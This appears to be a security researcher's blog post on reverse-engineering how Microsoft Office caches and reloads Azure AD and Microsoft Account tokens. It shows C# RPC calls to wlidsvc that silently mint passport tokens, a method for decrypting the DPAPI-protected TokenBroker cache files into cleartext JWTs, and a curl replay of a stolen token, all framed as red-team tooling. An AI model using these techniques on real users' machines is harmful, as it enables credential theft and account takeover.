

WAM BAM - Recovering Web Tokens From Office

 blog.xpnsec.com/wam-bam

« [Back to home](#)

This weekend I wanted to take a look at something that had been bugging me. Over the last few weeks, a trend of pulling Azure JWT's from memory has appeared, mostly due to a nice blog post by [mr.dox](#) showing how dumping memory from Microsoft Office allows Red Teamer's to recover authentication tokens for Azure and M365 services.

The question that has been on my mind however, was how are these tokens reloaded into Office each time it starts? After all, we obviously aren't re-authenticating every time we open Word, so they have to be persisted somewhere right?

In this post I'll go through two areas that I identified while reversing the authentication mechanism of Office, and provide some POC tools to help recover stored tokens without memory scraping.

Before reading on, I would like to caveat that the details shown in this post do not constitute a "security issue", in a similar way that stealing cookies from a users workstation isn't a vulnerability. This is very much Office, Windows and Web API's working as they are intended. This post is more to satisfy my own curiosity about how some of this stuff works so I can craft some tools, and get some sleep without thinking about JWT's! With that said, onto the fun bit.

Microsoft Account Service

I must admit, when I first started looking at this, scraping the memory of my running Word process didn't result in the documented signature `eyJ0eX` being found.


This is the primary method current tools are using to identify active tokens, and I utilise a Microsoft 365 account (product name correct at the time of posting) with my Windows login.. so what gives?

Well it turns out that Microsoft Account's (MSA) authentication tokens are handled in a different way to the usual Azure AD SSO accounts. So for all of you who have been running the latest Red Team minidump war3z and not having much success.. this should hopefully answer some questions.

Let's start with looking at MSA authenticated Office sessions. Firing up Microsoft Office (now with symbols, thank you very much Microsoft!) and look at the loaded DLL's. One thing that stood out was `MicrosoftAccountWAMExtension.dll` .

Loading this DLL into Ghidra, we can start hunting for what is responsible for generating authentication tokens for our MSA account.

If we look for RPC calls within this DLL, we can see that a bunch are being directed to a service called `wlidsvc` :



Unfortunately Microsoft do not make an IDL available for RPC calls to this service (or provide much information at all), so we're going to have to do a bit of reversing to figure this out.

Let's attach WinDBG to `wlidsvc` and monitor the RPC calls being made. After authenticating in any Office process, we see that the first call made is to the RPC method `WLIDCCreateContext` to create a context, and then to `WLIDCAcquireTokensWithNGC` ... followed by a bunch of others calls which we'll ignore for now.

If we add a breakpoint to the latter method, logging into our MSA account in Office results in a hit:

```
0:011> g
Breakpoint 0 hit
wlidsvc!WLIDCAcquireTokensWithNGC:
00007ff8`d15cba70 4c8bdc          mov     r11, rsp
0:010> du poi(r9) L1000
0000021f`8db0a134  "scope=service::substrate.office."
0000021f`8db0a174  "com::MBI_SSL_SHORT&telemetry=MAT"
```

Stepping until we hit a `ret` and inspecting the populated parameters shows something interesting in argument 12's memory region.

```
0:005> db poi(poi(0000021f`8db1c300)+0x28)
0000021f`8da62470  74 00 3d 00 45 00 77 00-42 00 67 00 41 00 32 00  t.=.E.w.B.g.A.2.
0000021f`8da62480  4b 00 42 00 42 00 41 00-41 00 55 00 6e 00 51 00  K.B.B.A.A.U.n.Q.
0000021f`8da62490  50 00 38 00 4a 00 66 00-61 00 32 00 46 00 59 00  P.8.J.f.a.2.F.Y.
0000021f`8da624a0  78 00 52 00 30 00 41 00-58 00 37 00 48 00 73 00  x.R.0.A.X.7.H.s.
```

That sure looks like a token to me! If we open a proxy like Fiddler, we see that this matches the authentication token format used when Office accesses web services:

```

GET https://substrate.office.com/profile/v1.0/me/profile HTTP/1.1
Connection: Keep-Alive
Accept-Encoding: gzip
Authorization: Passport1.4 from-PP='t=EwBgA2KBBA[REDACTED]
User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Word 16.0.15726; Pro)
X-IDCRL_ACCEPTED: t
X-Office-Version: 16.0.15726
X-Office-Application: 0
X-Office-Platform: Win32
X-Office-AudienceGroup: Insiders
X-Office-SessionId: [REDACTED]
X-AnchorMailbox: CID:[REDACTED]
X-Office-UserType: 1
Host: substrate.office.com

```

So how can we make a call to this from our own tooling? Let's use [James Forshaw's NtObjectManager](#) to generate a stub that we can work with.

```

$rpc = ls C:\windows\system32\wlidsvc.dll | Get-RpcServer -DbgHelpPath "C:\Program
Files (x86)\Windows Kits\10\Debuggers\x64\dbghelp.dll"
$rpc | Format-RpcClient -OutputPath .\rpc

```

It is worth noting that the RPC stubs generated differ depending on the version of Windows, for example in Windows 10 we find that field counts change on input structures, so keep this in mind if you receive the dreaded `(0x800706F7) - The stub received bad data.` error.

Crafting a quick C# application using the RPC client stub, we'll replay the inbound RPC call that we observed earlier and add in our parameters, which gives us something like this:

```

Struct_5[] s5 = new Struct_5[1];
int arg1, arg2, arg3, arg4, arg6;
NdrContextHandle context;

Struct_4[] s4 = new Struct_4[] {
    new Struct_4(
        // Change the scope to gen tokens for other services
        "scope=service::substrate.office.com::MBI_SSL_SHORT&telemetry=MATS&uaid=ABCDEF12-
3456-7890-AAAA-DEADB33F0000&clientid=00000000480728C5",
        "TOKEN_BROKER",
        "",
        0,
        0,
        0,
        1
    )
};

client.Connect();
client.WLIDCreateContext(email, clientID, 0x880000, out context);
client.WLIDAcquireTokensWithNGC(context, 0x200, 1, s4, "", 0, "Silent", out arg1, out
arg2, out arg3, out arg4, out s5, out arg6);

```

And if we call this:

```

C:\Users\xpn\source\repos\WLIDTokenRetriever\WLIDTokenRetriever\bin\Debug\WLIDTokenRetriever.exe
WLID Token Retriever POC by @_xpn_

[*] Retrieved Token:
X-AnchorMailbox: CID:bd
Authorization: Passport1.4 from-PP='t=EwBYA2KBBAUn
p6i
hQ
RQ
l/
xb.
1a)
6C)
Uy)
OQ
R3
!5b
!f5
!Nm
.xA
!Js
!Ss
!Ra
!Hi

```

As this is an MSA authentication request, we're going to have to use services like Substrate to access Microsoft 365 services. Spinning up a proxy and navigating through Office is the best way to figure out what to call and what parameters these web services take. But you can see that with the passport token returned, we can authenticate and interact just fine:

```

> curl -H "Authorization: Passport1.4 from-PP='t=EwB.
bk
kx
Ts
/Y
}
  -H "X-AnchorMailbox: CID:4a
a9" https://substrate.office.com/profile/v1.0/me/profile
{"@odata.context":"https://substrate.office.com/Profile/V1.0/me/$metadata#profile", "@odata.etag":"\MgA-\","profileId":"defaultItem", "activities":[
], "accounts@odata.context":"https://substrate.office.com/Profile/V1.0/me/$metadata#profile/accounts", "accounts":[
{
"@odata.etag":"\MgA-\","accountLabel":null, "cid":53:
;5, "puId":84:
1740, "passportMemberName": "david:
mail.com", "userPrincipalName": "david
0a96"
}
], "addresses@odata.context":"https://substrate.office.com/Profile/V1.0/me/$metadata#profile/addresses", "addresses":[
], "cloudServiceUsers@odata.context":"https://substrate.office.com/Profile/V1.0/me/$metadata#profile/cloudServiceUsers", "cloudServiceUsers":[

```

Token Cache

Now we've looked at how MSAs are recovered, what about Azure AD? Well we know via [Lee Christensen's post](#) that we can request new tokens on demand quite easily, but what about those cached tokens that we've been seeing within Office processes being dumped, how are they being loaded on startup?

Let's provision a new host and associate our user account with AzureAD, then sign into Office and then try and figure out where tokens are stored.

```

+-----+
| User State |
+-----+
      NgcSet      : NO
      WorkplaceJoined : YES
      WorkAccountCount : 1
      WamDefaultSet  : NO

```

To make sure we're on the right track, let's dump some strings from memory and make sure that our elusive `eyJ0eX` signature is present:

Results - WINWORD.EXE (9308)

51 results.

Address	Length	Result
0x1a04cddde80	2091	arer eyJ0eXA
0x1a04ce25528	1835	Bearer eyJ0e
0x1a04d0690d8	2782	Bearer eyJ0e
0x1a04d1c6460	3656	eyJ0eXAiOiJ
0x1a04d22d1bc	6022	eyJ0eXAiOiJ
0x1a04d3d16dc	3656	eyJ0eXAiOiJ
0x1a05977219c	3656	eyJ0eXAiOiJ
0x1a059dea280	4186	Bearer eyJ0e

Again we dive back into hunting DLLs, but this time we'll focus on

`Windows.Security.Authentication.Web.Core.dll`.

Now I know what you're thinking... and with that naming convention I thought the same... but unfortunately this isn't a .NET assembly (that would have made things too easy and would have given me time away from my PC this weekend). Instead this is a WinRT library, so we need to head into Ghidra to understand what is happening.

After some coffee and a late night, a method of `AddWebTokenResponseToCache` stands out:

```
void Windows::Internal::Security::Authentication::TokenBroker::AddWebTokenResponsesToCache
    (LPUNKNOWN param_1, longlong *param_2, _GUID *param_3, _GUID *param_4, uint param_5,
     _GUID *param_6, LPUNKNOWN param_7, undefined8 param_8, undefined8 param_9,
     _GUID *param_10)
{
    code *pcVar1;
    _FILETIME _Var2;
    BuiltInProviderType BVar3;
    int iVar4;
    uint uVar5;
    longlong *p1Var6;
    _tlgProvider_t *p_Var7;
    ulonglong uVar8;
    -----
}
```

If we chase this further, we see that this method is actually responsible for caching credentials to serialised files which can be found in

`%LOCALAPPDATA%\Microsoft\TokenBroker\Cache`

Name	Date modified	Type	Size
 6ec69b01332d9be433081dae9180e1...	16/10/2022 20:16	TBRES File	3 KB
 5a2a7058cf8d1e56c20e6b19a7c48eb...	16/10/2022 19:58	TBRES File	3 KB
 667ca38106ff7f592b338019a5a08193...	16/10/2022 18:42	TBRES File	14 KB
 27799289170f4a1fab17e9eedbc3934f...	16/10/2022 18:07	TBRES File	12 KB
 5fe765d9fe6ef3a35309a7a694dfa77e...	16/10/2022 17:58	TBRES File	11 KB
 4a43031bc0c08d65df3516fd2855237...	16/10/2022 17:58	TBRES File	11 KB
 4731308295915f5a23e29949e0fdc47...	16/10/2022 17:54	TBRES File	11 KB
 d96a30981452b5eea4bb175215145d...	16/10/2022 17:54	TBRES File	11 KB
 f5887963027bc995c2d77ea260f4824...	16/10/2022 17:54	TBRES File	11 KB

OK, let's take a look at those `TBRES` files:

```

{
  "TBDDataStoreObject": {
    "Header": {
      "ObjectType": "TokenResponse",
      "SchemaVersionMajor": 2,
      "SchemaVersionMinor": 1
    },
    "ObjectData": {
      "SystemDefinedProperties": {
        "RequestIndex": {
          "Type": "InlineBytes",
          "IsProtected": false,
          "Value": "KhJlwRw="
        },
        "Expiration": {
          "Type": "InlineBytes",
          "IsProtected": false,
          "Value": "gNAE="
        }
      }
    }
  }
}

```

Looks too clean and easy... But sure enough, if we use ProcMon, we see that these files are indeed accessed by Office on process start:


9:43:2...	WINWORD.EXE	9184	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\TokenBroker\TestHooks	NAME NOT FOUND
9:43:2...	WINWORD.EXE	9184	CreateFile	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache\097b898df6fdd7eb07282afa9ed8df5d23cbc4e.tbres	NAME NOT FOUND
9:43:2...	WINWORD.EXE	9184	CreateFile	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache\097b898df6fdd7eb07282afa9ed8df5d23cbc4e.tbres	SUCCESS
9:43:2...	WINWORD.EXE	9184	QueryStandard...	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache\097b898df6fdd7eb07282afa9ed8df5d23cbc4e.tbres	SUCCESS
9:43:2...	WINWORD.EXE	9184	WriteFile	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache\097b898df6fdd7eb07282afa9ed8df5d23cbc4e.tbres	SUCCESS
9:43:2...	WINWORD.EXE	9184	CloseFile	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache\097b898df6fdd7eb07282afa9ed8df5d23cbc4e.tbres	SUCCESS
9:43:2...	WINWORD.EXE	9184	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\TokenBroker\TestHooks	NAME NOT FOUND
9:43:2...	WINWORD.EXE	9184	CreateFile	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache	SUCCESS
9:43:2...	WINWORD.EXE	9184	QueryDirectory	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache*.tbres	SUCCESS
9:43:2...	WINWORD.EXE	9184	QueryDirectory	C:\Users\User\AppData\Local\Microsoft\TokenBroker\Cache	SUCCESS

So this must be where our authentication information is stored! Looking at the JSON reveals a field of `IsProtected` (and if that doesn't scream DPAPI, I don't know what does). Let's validate.. in WinDBG we'll attach to Office, add a breakpoint on `CryptUnprotectData` and restart. Sure enough, we find the content of the base64 decoded data is decrypted.

```
000001a0`5ac87810 6f 73 6f 66 74 2e 63 6f-6d 00 00 00 0c 00 00 00 00  osoft.com.....
000001a0`5ac87820 0b 57 54 52 65 73 5f 54-6f 6b 65 6e 00 00 00 0c  .WRes_Token....
000001a0`5ac87830 00 00 07 24 65 79 4a 30-65 58 41 69 4f 69 4a 4b  ...$eyJ0eXAiOiJK
000001a0`5ac87840 56 31 51 69 4c 43 4a 68-62 47 63 69 4f 69 4a 53  V1QiLCJhbGciOiJS
```

The field that is of particular interest to us in the JSON file is `ResponseBytes`, and I've added a repo with a quick tool which should decrypt these files which can be found [here](#).

After decrypting this data with `ProtectedData.Unprotect` (or `CryptUnprotectData` if your in a BOF kinda mood), we see cleartext JWT's. And sure enough, decoding them results in the same information we were previously seeing from memory:



```
*0e5df2adec770393bd05a8947159cf16d0b8ffa8.tbres.decrypted - Notepad
File Edit View

organizations

WAP_MrtString
  @{"Microsoft.AAD.BrokerPlugin_1000.19580.1000.0_neutral_neutral_cw5
resource://Microsoft.AAD.BrokerPlugin/Files/Assets/Logo.png}
  WA_Scope  |

WRes_Token
  eyJ0eXAiOiJK
```

It is also worth nothing that other tokens from differing providers and applications are also stored in these files, including MSA tokens..thank you WAM caching!

So there we have it, a few different methods that Windows and Office are using to authenticate and cache sessions for Live and Azure... have phun!

POC's are available at <https://github.com/xpn/WAMBam>.